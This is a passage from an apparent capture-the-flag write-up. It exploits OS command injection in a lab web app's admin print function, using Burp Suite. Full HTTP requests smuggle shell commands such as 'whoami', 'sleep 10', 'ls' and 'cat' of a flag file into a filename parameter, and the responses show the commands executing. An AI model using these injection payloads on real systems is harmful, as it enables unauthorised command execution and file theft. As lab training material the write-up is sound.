13:46:47] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options i
 you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you coul
 try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
13:46:47] [WARNING] your sqlmap version is outdated
```

Same result

After a tip from Mr Münch that the root access should be achievable with OS command injection in the print function of Kinderriegel backend present at <**ip>/admin/admin.php**


Start up burpsuite, open browser then login to kinderriegel backend

Click on the print **sales-figures-2023-01-20.pdf** while the burpsuite intercept is turned on

Right click on the Get request page on the interceptor and send it to the repeater

## Manually Testing OS command injection vulnerability

To check for OS command injection, we will use a common '**& whoami' command,** but we'd have to do **URL encoding** before sending the request inside the repeater



```
GET /admin/admin.php?action=print&filename=
sales-figures-2023-01-20.pdf+%26+whoami HTTP/1.1
Host: 172.17.0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.17.0.2/admin/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=sepeg4mhq5jh4o29cfpsatce64
Connection: close


```


```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 14:43:56 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 40
Connection: close
Content-Type: text/html; charset=UTF-8

OS command execution attack detected :-)
```

This means that there's a check for OS command execution in admin.php.


Another way to check for OS command injection vulnerability is to use use time-delay.

For this first we check how much time does a normal request takes. On the right bottom corner on burpsuite, we can check the time



17,179 bytes | 535 millis

As we can see a normal request time is 535 millis, but when we inject a **; sleep 10 command** then there is a delay in response for that request




0 matches

351 bytes | 10,701 millis

This means OS command injection vulnerability is present.


To lists the contents of your current working directory
we use **; ls -la** and convert it too **URL ecode key character** using the **ctrl+u**



: ping
d

Here an example of OS command injection by adding a “;” character:

127.0.0.1; ls -la




```
GET /admin/admin.php?action=print&filename=sales-figures-2023-01-20.pdf%3bls+-la HTTP/1.1
Host: 172.17.0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.17.0.2/admin/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=sepeg4mhq5jh4o29cfpsatce64
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 14:48:02 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment;
filename="sales-figures-2023-01-20.pdf;ls -la"
Content-Length: 230
Connection: close
Content-Type: application/pdf

total 28
drwxr-xr-x 1 www-data www-data 4096 Aug 24  2018 .
drwxr-xr-x 1 www-data www-data 4096 Jan 13 14:21 ..
-rw-r--r-- 1 www-data www-data 4689 Aug 24  2018 admin.php
-rw-r--r-- 1 www-data www-data 2078 Aug 24  2018 index.php
```

We are currently in the directory where the **admin.php** is present. To check current directory just do ; **pwd** command. The current directory is **/var/www/html/admin**

To view all files in root we use **; ls /**. Ofcourse URL encoded as **%3b+ls+/**




```
GET /admin/admin.php?action=print&filename=
sales-figures-2023-01-20.pdf%3b+ls+/ HTTP/1.1
Host: 172.17.0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.17.0.2/admin/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=sepeg4mhq5jh4o29cfpsatce64
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 15:07:12 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment;
filename="sales-figures-2023-01-20.pdf; ls /"
Content-Length: 113
Connection: close
Content-Type: application/pdf

bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
the_flag_4_kinderriegel.txt
tmp
usr
var
```

Lastly,

**; cat / the_flag_4_kinderriegel.txt**



```
GET /admin/admin.php?action=print&filename=
sales-figures-2023-01-20.pd%3b+cat+/the_flag_4_kinderriegel.txt
HTTP/1.1
Host: 172.17.0.2
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.5414.75
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.17.0.2/admin/admin.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9S
Cookie: PHPSESSID=sepeg4mhq5jh4o29cfpsatce64
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 20 Jan 2023 14:30:48 GMT
Server: Apache/2.4.29 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Disposition: attachment;
filename="sales-figures-2023-01-20.pd; cat
/the_flag_4_kinderriegel.txt"
Content-Length: 44
Connection: close
Content-Type: application/pdf

flag_k1nd3r13g3l_c4nt_r3pl4c3_a_gl4s_0f_m1lk
```

**Flag:**

flag_k1nd3r13g3l_c4nt_r3pl4c3_a_gl4s_0f_m1lk